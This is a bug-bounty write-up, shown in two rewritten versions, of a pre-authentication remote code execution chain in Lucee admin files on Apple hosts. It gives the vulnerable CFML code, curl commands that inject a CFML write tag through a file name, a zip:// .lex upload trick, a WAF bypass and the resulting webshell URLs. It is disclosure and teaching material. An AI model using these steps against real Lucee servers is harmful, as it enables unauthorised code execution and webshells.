Finding 0day to hack Apple
Lucee's admin CFM files could be accessed without authentication, and two of them (imgProcess.cfm and admin.search.index.cfm) allowed an attacker to write files and achieve remote code execution on Apple hosts. The WAF blocked path traversal in query parameters, but the attacker bypassed it by using a file upload and the zip:// scheme.
 Published on httpvoid.com
We started hacking on Apple after the infamous blog post by Sam, et al. The goal was to focus on critical findings such as PII exposure or getting access to Apple’s servers/internal network.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes a chain of bugs found in Apple hosts running a CMS backed by Lucee, a ColdFusion (CFML) application server. Lucee is forked from Railo, and the authors note that Railo-context was discussed in Breaking Parser Logic by Orange Tsai.
The researchers started after reading the infamous blog post by Sam, et al. Their goal was to focus on critical findings such as PII exposure or access to Apple's servers and internal network, on the assumption that these are the bug classes Apple would care about most.
During reconnaissance and fingerprinting they found three hosts running the CMS backed by Lucee. Lucee's admin panel was reachable on all three:
- https://facilities.apple.com/ (recent version)
- https://booktravel.apple.com/ (older version)
- https://booktravel-uat.apple.com/ (older version)
Because both the CMS and Lucee were easy to run locally, the researchers installed them and studied the code. They chose Lucee as the focus because it exposes an admin panel and has a history of vulnerabilities.
Setup
- A local Lucee installation matching the version used by Apple, used to replicate the target's behaviour.
- The three Apple hosts listed above, reachable over HTTPS.
- The Lucee admin panel, which is normally meant to require authentication.
- Knowledge of Apple's WAF behaviour, described in the next section, which shapes every payload in the chain.
The report does not list specific Lucee version numbers for either the recent or the older installations.
Apple's WAF behaviour
The authors describe Apple's WAF as very painful: it blocks almost any attempted path traversal or SQL injection via URL query parameters.
The frontend server (reverse proxy) at facilities.apple.com is configured to only show responses from the backend server with status codes 200 and 404. Any other status code from the backend is replaced by a 403 from the frontend, which is the same response the WAF returns when it triggers. This matters throughout the write-up: a 403 does not necessarily mean the WAF blocked the request, it can also mean the backend raised an exception.
Finding it
Lucee misconfiguration
While testing Lucee locally, the researchers found a critical misconfiguration: authenticated CFM (ColdFusion) files could be accessed directly by an unauthenticated user. This let them perform many authenticated actions without authentication.
When execution reaches the request.admintype variable/property in a CFM file, the flow stops because the user is not authenticated as admin. However, any code before that check still executes. The researchers therefore looked for files that had some kind of bug before they reached request.admintype.
They used three files to obtain complete pre-auth/unauthenticated RCE on a Lucee installation:
imgProcess.cfm(not available in older versions)admin.search.index.cfmext.applications.upload.cfm
The first idea: imgProcess.cfm


Opening imgProcess.cfm without parameters produced an exception on the local installation. On Apple's servers the same request returned a 403, which told the researchers the file exists. The frontend only passes through 200 and 404, so a backend exception appears as a 403. The next step was to supply the right parameters and values so the backend would not raise an exception.
Wrong parameters produced the 403:
Right parameters produced a 200:
The file contained a path traversal that could create a file anywhere on the server with attacker-supplied content:
<cfoutput>
	<cffile action="write"
	file="#expandPath('{temp-directory}/admin-ext-thumbnails/')#\__#url.file#"
	Output="#form.imgSrc#"
	createPath="true">
</cfoutput>
The code takes a query parameter file and writes it as a file at {temp-directory}/admin-ext-thumbnails/__{our-input}. The content comes from the POST parameter imgSrc.
The __ directory must exist before a traversal can be performed, because Linux requires each path component to exist before traversing. Here expandPath creates the path if it does not exist and returns it as a string. So passing file=/../../../context/pwn.cfm creates the __ directory and traverses to the context directory inside the webroot, which would give straightforward RCE.
However, the researchers could not exploit this on Apple because the WAF blocks ../ in query parameters. The endpoint specifically requires file to be a query parameter (url.file), while the content parameter is a form parameter (form.imgSrc). If both were form or POST parameters, the WAF would not be triggered. The endpoint could still be used to create files with a controlled name and content in a certain directory without triggering the WAF, and that is what the chain later relies on.
Exploitation
Step 1: understanding admin.search.index.cfm
admin.search.index.cfm lets a caller specify a directory and copy its contents to a desired location. The copy function is described as very tricky: it does not actually copy file contents, and it does not preserve the file extension.
The endpoint takes two parameters:
dataDir: the path where files are copied to. If the path does not exist, it is created. An absolute path can be passed.luceeArchiveZipPath: the directory the files are copied from.
<cfif not directoryExists(dataDir)>
		<cfdirectory action="create" directory="#dataDir#" mode="777" recurse="true" />
</cfif>
An example request:
GET /lucee/admin/admin.search.index.cfm?dataDir=/copy/to/path/here/&LUCEEARCHIVEZIPPATH=/copy/from/path/here HTTP/1.1
Host: facilities.apple.com
User-Agent: Mozilla/5.0
Connection: close
The interesting CFML tag lists files inside luceeArchiveZipPath:
<cfdirectory action="list" directory="#luceeArchiveZipPath#" filter="*.*.cfm" name="qFiles" sort="name" />
The filter attribute only lists files matching *.*.cfm. The result is stored in qFiles.
The code then iterates over each file (stored in currFile), removes the .cfm occurrence from the file name, and stores the result in currAction. A file named test.xyz.cfm becomes test.xyz:
<cfset currAction = replace(qFiles.name, '.cfm', '') />
Next it checks whether a file such as test.xyz.en.txt or test.xyz.de.txt exists in dataDir, which is user-controlled. If the file does not exist, it replaces dots in the file name with whitespace and stores the result in pageContents.lng.currAction:
<cfif fileExists('#dataDir##currAction#.#lng#.txt')>
<cfset pageContents[lng][currAction] = fileRead('#dataDir##currAction#.#lng#.txt', 'utf-8') />
<cfelse>
<!--- make sure we will also find this page when searching for the file name--->
<cfset pageContents[lng][currAction] = "#replace(currAction, '.', ' ')# " />
</cfif>
Later, test.xyz.<lang>.txt is created and the value of pageContents.lng.currAction becomes its contents. The content is derived from the file name, so the file name itself is attacker-influenced.
The code then reads the content of currFile into data, filters files whose content does not match the regular expression [''"##]stText\..+?[''"##], and puts the matches into the finds array:
<cfset data = fileread(currFile) />
<cfset finds = rematchNoCase('[''"##]stText\..+?[''"##]', data) />
It loops over finds and, for each item that does not already exist as a key, creates it and stores it in searchresults:
<cfloop array="#finds#" index="str">
	<cfset str = rereplace(listRest(str, '.'), '.$', '') />
		[..snip..]
		<cfif structKeyExists(translations.en, str)>
			<cfif not structKeyExists(searchresults[str], currAction)>
				<cfset searchresults[str][currAction] = 1 />
			<cfelse>
				<cfset searchresults[str][currAction]++ />
			</cfif>
		</cfif>
</cfloop>
Finally, the keys in searchresults are written as JSON into a file named searchindex.cfm inside dataDir:
<cffile action="write" file="#dataDir#searchindex.cfm" charset="utf-8" output="#serialize(searchresults)#" mode="644" />
Step 2: chaining imgProcess.cfm and admin.search.index.cfm
The researchers now had a path to RCE on facilities.apple.com by chaining the two files. They control the directory files are copied to (dataDir) and the directory files are copied from (luceeArchiveZipPath).
If a file named server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm with content "#stText.x.f#" can be created somewhere on the server, its path can be passed via luceeArchiveZipPath to admin.search.index.cfm. Because the key server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm does not exist, it is created and written into searchindex.cfm. That means the CFML tags (similar to PHP tags) inside searchindex.cfm can be controlled, in any directory specified by dataDir, including the webroot, which executes code on the server.
imgProcess.cfm is used to create the file server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm on the target's filesystem with contents matching the regular expression [''"##]stText\..+?[''"##]. This attempt does not trigger the WAF because no path traversal is involved.
Step 3: creating the file with imgProcess.cfm
Create a file named server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm with the content "#stText.x.f#" to match the regex. The filename is URL encoded because the backend (Tomcat) will not accept certain characters:
curl -X POST 'https://facilities.apple.com/lucee/admin/imgProcess.cfm?file=%2F%73%65%72%76%65%72%2e%3c%63%66%66%69%6c%65%20%61%63%74%69%6f%6e%3d%77%72%69%74%65%20%66%69%6c%65%3d%23%55%72%6c%5b%27%66%27%5d%23%20%6f%75%74%70%75%74%3d%23%55%72%6c%5b%27%63%6f%6e%74%65%6e%74%27%5d%23%3e%2e%63%66%6d' --data 'imgSrc="#stText.Buttons.save#"'
The file query parameter is URL-encoded because the backend (Tomcat) will not accept certain characters. The POST body sets imgSrc to "#stText.Buttons.save#".
Step 4: copying the filename into the search index
curl 'http://facilities.apple.com/lucee/admin/admin.search.index.cfm?dataDir=/full/path/lucee/context/rootxharsh/&LUCEEARCHIVEZIPPATH=/full/path/lucee/temp/admin-ext-thumbnails/__/'
This points dataDir at a directory under the Lucee context and luceeArchiveZipPath at the __ directory. The search index code lists the crafted file, extracts the key from its name, and writes searchindex.cfm into dataDir.
Step 5: writing the shell and triggering execution
curl https://facilities.apple.com/lucee/rootxharsh/searchindex.cfm?f=PoC.cfm&content=cfm_shell
The request to searchindex.cfm with f=PoC.cfm and content=cfm_shell writes the webshell.
Step 6: accessing the webshell
Access webshell: https://facilities.apple.com/lucee/rootxharsh/PoC.cfm

Step 7: the older hosts and the .lex upload
imgProcess.cfm was not available in the older versions, so the two booktravel hosts needed another route. The researchers found ext.applications.upload.cfm, which is partially unauthenticated. The code requires the extfile form parameter with a filename extension of .lex, otherwise it raises an exception:
<cfif not structKeyExists(form, "extfile") or form.extfile eq "">
	...
</cfif>
<!--- try to upload (.zip and .re) --->
<cftry>
	<cffile action="upload" filefield="extfile" destination="#GetTempDirectory()#" nameconflict="makeunique" />
	<cfif cffile.serverfileext neq "lex">
		<cfthrow message="Only .lex is allowed as extension!" />
	</cfif>
	<cfcatch>
		...
	</cfcatch>
</cftry>

<cfset zipfile = "#rereplace(cffile.serverdirectory, '[/\\]$', '')##server.separator.file##cffile.serverfile#" />
With the .lex extension the code reaches this block:
<cfif cffile.serverfileext eq "lex">
...
        type="#request.adminType#"
...
</cfif>
Because request.admintype is not set, this raises an exception. The file is still uploaded before that point is reached, as confirmed here:

A .lex file is an archive or zip file with a .lex extension, which is the format of Lucee extensions. There is no check on the contents, so they can be anything.
Step 8: using the zip:// scheme
From experimenting with Lucee, the researchers knew it allows schemes such as zip:// and file:// wherever a filesystem function receives fully controlled input, which here is luceeArchiveZipPath.
ext.applications.upload.cfm is used to create a .lex file containing a ZIP archive with a file named server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm whose content is "#stText.x.f#". Once the ZIP archive is on the filesystem, zip:// in luceeArchiveZipPath makes the search index code look inside the archive for *.*.cfm files.
Step 9: shell on the other two hosts
Create the file named server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm with content "#stText.x.f#" and zip it as payload.lex:

Upload the .lex file through the unauthenticated upload:
curl -vv -F [email protected] 'https://booktravel.apple.com/lucee/admin/ext.applications.upload.cfm'
With the arbitrary .lex (zip archive) on the filesystem and the zip:// scheme, the search index endpoint can be pointed inside the archive:
curl 'https://booktravel.apple.com/lucee/admin/admin.search.index.cfm?dataDir=/full/path/lucee/web/context/exploit/&luceeArchiveZipPath=zip:///full/path/lucee/web/temp/payload.lex'
The file named server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm has now been added as text in the searchindex.cfm file under /<lucee web>/context/exploit/, and is reachable at https://booktravel.apple.com/<lucee root>/exploit/searchindex.cfm.
Making a request to https://booktravel.apple.com/lucee/exploit/searchindex.cfm?f=test.cfm&output=cfml_shell creates the webshell.
Webshell: https://booktravel.apple.com/lucee/exploit/test.cfm?cmd=id

The authors note that load balancers were in place, so they had to use Intruder to find their shell.
Root cause
The primary mistake is a Lucee misconfiguration that allows authenticated CFM files to be accessed directly by unauthenticated users. The request.admintype check stops execution, but only after earlier code in the file has already run. The three files used here each contain a bug before that check:
imgProcess.cfmwrites a file whose name comes from theurl.filequery parameter and whose content comes from theform.imgSrcform parameter, withexpandPathcreating missing directories. This gives arbitrary file write with a controlled name and content in a chosen directory, without needing../in the query string.admin.search.index.cfmlists files matching*.*.cfmin a user-controlled directory, derives a key from each file name, and writes the serialised result intosearchindex.cfmin a user-controlleddataDir. Because the key is taken from the file name and written into a.cfmfile, CFML tags in the file name become executable code.ext.applications.upload.cfmuploads a file before therequest.admintypecheck raises an exception, and only checks the extension (.lex), not the contents. Combined with Lucee's support forzip://in filesystem functions, this provides a way to place the crafted*.*.cfmfile on disk on hosts whereimgProcess.cfmis absent.
Apple's WAF blocked ../ in query parameters, which stopped the direct path traversal in imgProcess.cfm, but it did not stop the chain, because the chain never needs a traversal in a query parameter. The frontend's status-code filtering (only 200 and 404 pass, everything else becomes 403) also did not help: it only obscured whether a request failed because of the WAF or because of a backend exception.
Impact
On facilities.apple.com, the chain gave remote code execution through a webshell at https://facilities.apple.com/lucee/rootxharsh/PoC.cfm. On the older hosts, the .lex upload plus zip:// chain gave a webshell, shown at https://booktravel.apple.com/lucee/exploit/test.cfm?cmd=id. All of this was achieved without authentication.
The researchers' stated goal was access to Apple's servers and internal network, and the report describes the result as RCE on the hosts. The report does not describe any further lateral movement or data access beyond the webshells.
Apple rewarded a total of $50,000 for these issues.
Fix
Apple fixed the issue promptly but asked the researchers not to disclose before some other changes were made. The researchers and Apple also talked to Lucee. The Lucee team fixed the bug by restricting direct access to CFM files; the report links the commit. The issue is assigned CVE-2021-21307, and Lucee published a GitHub Security Advisory.
Variants to test
- Direct access to admin CFM files. Request admin-only CFM files such as
imgProcess.cfm,admin.search.index.cfmandext.applications.upload.cfmwithout a session. A positive result is a 200 or a backend error rather than a login redirect, showing the file executed before therequest.admintypecheck. - File write with a controlled name and content. Send a request to
imgProcess.cfmwith afilequery parameter and animgSrcform parameter. A positive result is a file appearing at{temp-directory}/admin-ext-thumbnails/__{input}with the supplied content. - Search index key injection. Point
admin.search.index.cfmat a directory containing a file whose name matches*.*.cfmand whose content matches[''"##]stText\..+?[''"##]. A positive result is asearchindex.cfmindataDircontaining the file name as CFML code. - Extension-only upload checks. Upload a
.lexfile whose contents are a ZIP archive containing a crafted*.*.cfmfile. A positive result is the file landing in the temp directory despite therequest.admintypeexception. zip://in filesystem parameters. Passzip://paths to any parameter that reaches a filesystem function. A positive result is the code reading files from inside the archive.- WAF bypass by parameter location. Where a WAF blocks
../in query parameters, check whether the same value is accepted as a form or POST parameter. A positive result is a traversal that succeeds without a WAF block. - Status-code filtering. On hosts where a frontend only passes 200 and 404, compare responses with and without correct parameters. A positive result is a 200 where a 403 previously appeared, showing the backend exception was the cause rather than the WAF.
What happened, in plain words
Two security researchers, Harsh Jaiswal and Rahul Maini, found a way to run their own commands on three Apple websites. They could do this without logging in, which is called remote code execution (RCE). They did it by abusing a misconfiguration in a piece of software called Lucee, which is used to run certain web applications. They reported the problem to Apple, Apple fixed it, and the researchers were paid a total of $50,000. This article explains how they did it, step by step, assuming you know nothing about security.
Background: what is Lucee and why does it matter?
Lucee is a server that runs web applications written in a language called ColdFusion (CFML). Think of it like a kitchen: the web pages are recipes, and Lucee is the stove that cooks them. Many websites use Lucee to serve dynamic content. Lucee also has an admin panel, which is like the control room of the kitchen, normally protected by a password. If an attacker can get into the admin panel, they can change recipes or even add new ones that do harmful things.
The researchers started after reading a blog post about hacking Apple. They wanted to find serious bugs, like exposure of personal data or access to Apple's internal servers. They scanned Apple's websites and found three hosts running a content management system (CMS) powered by Lucee. A CMS is software that lets people create and manage website content without coding. The three hosts were:
- https://facilities.apple.com/ (recent version of Lucee)
- https://booktravel.apple.com/ (older version)
- https://booktravel-uat.apple.com/ (older version)
They chose to focus on Lucee because it has an admin panel and has had vulnerabilities before. They installed Lucee locally on their own computers to experiment safely.
Apple's WAF behaviour
Apple uses a Web Application Firewall (WAF). A WAF is like a security guard at the door of a building: it inspects incoming requests and blocks ones that look malicious. Apple's WAF is very strict: it blocks almost any attempt to use path traversal (like ../) or SQL injection (a way to sneak database commands) through URL parameters.
Also, the frontend server (a reverse proxy) at facilities.apple.com only shows responses from the backend server if the status code is 200 (OK) or 404 (Not Found). For any other status code, the frontend returns a 403 (Forbidden), which is the same response you get when the WAF blocks you. This means a 403 could mean either the WAF blocked you or the backend had an error. The researchers had to keep this in mind.
Finding it: Lucee misconfiguration
While testing Lucee locally, the researchers discovered a critical misconfiguration: some CFM files (ColdFusion pages) that are meant to be accessible only to authenticated admins could be accessed directly by anyone. When you visit such a file, the code checks if you are an admin by looking at a variable called request.admintype. If you are not an admin, the code stops executing at that point. However, any code before that check still runs. So if a file has a bug before the admin check, an unauthenticated user can exploit it.
The researchers found three files that had such bugs:
imgProcess.cfm(not available in older versions)admin.search.index.cfmext.applications.upload.cfm
They used these to achieve complete remote code execution without authentication.
The first idea: imgProcess.cfm
They opened imgProcess.cfm without any parameters on their local Lucee and got an error. On Apple's server, the same request returned a 403. Because the frontend only passes 200 and 404, a 403 here could mean the backend had an error rather than the WAF. So they knew the file existed. They just needed to provide the right parameters so the backend wouldn't error.
Wrong parameters gave a 403:
Right parameters gave a 200:
The file contained code that could write a file anywhere on the server with content you supply. Here is the code:
<cfoutput>
	<cffile action="write"
	file="#expandPath('{temp-directory}/admin-ext-thumbnails/')#\__#url.file#"
	Output="#form.imgSrc#"
	createPath="true">
</cfoutput>
Let's break this down line by line:
<cfoutput>: This is a ColdFusion tag that tells the server to process the code inside and output the result.<cffile action="write" ...>: This tag writes a file. Theaction="write"means it will create or overwrite a file.file="#expandPath('{temp-directory}/admin-ext-thumbnails/')#\__#url.file#": This specifies the file path.expandPathconverts a relative path to an absolute path and creates the directory if it doesn't exist.{temp-directory}is a placeholder for the system's temp directory. The path becomes: temp directory +/admin-ext-thumbnails/+\__+ whatever is in theurl.fileparameter. Theurl.filemeans it takes the value from the URL query parameter namedfile.Output="#form.imgSrc#": This sets the content of the file to whatever is in the form parameterimgSrc(sent via POST).createPath="true": This tells ColdFusion to create any missing directories in the path.
So, if you send a request with file set to something like /../../../context/pwn.cfm and imgSrc set to some content, it will create a file at {temp-directory}/admin-ext-thumbnails/__/../../../context/pwn.cfm, which resolves to a location inside the webroot (the folder that serves web pages). That would let you create a malicious CFM file and execute code.
However, the WAF blocks ../ in query parameters. Since file is a query parameter, they couldn't use path traversal directly. But they could still use this endpoint to create a file with a controlled name and content in a specific directory (the __ directory) without triggering the WAF. That's what they did later.
Exploitation
Step 1: understanding admin.search.index.cfm
This file is meant to build a search index for the CMS. It takes two parameters: dataDir (where to copy files to) and luceeArchiveZipPath (where to copy files from). The code creates dataDir if it doesn't exist:
<cfif not directoryExists(dataDir)>
		<cfdirectory action="create" directory="#dataDir#" mode="777" recurse="true" />
</cfif>
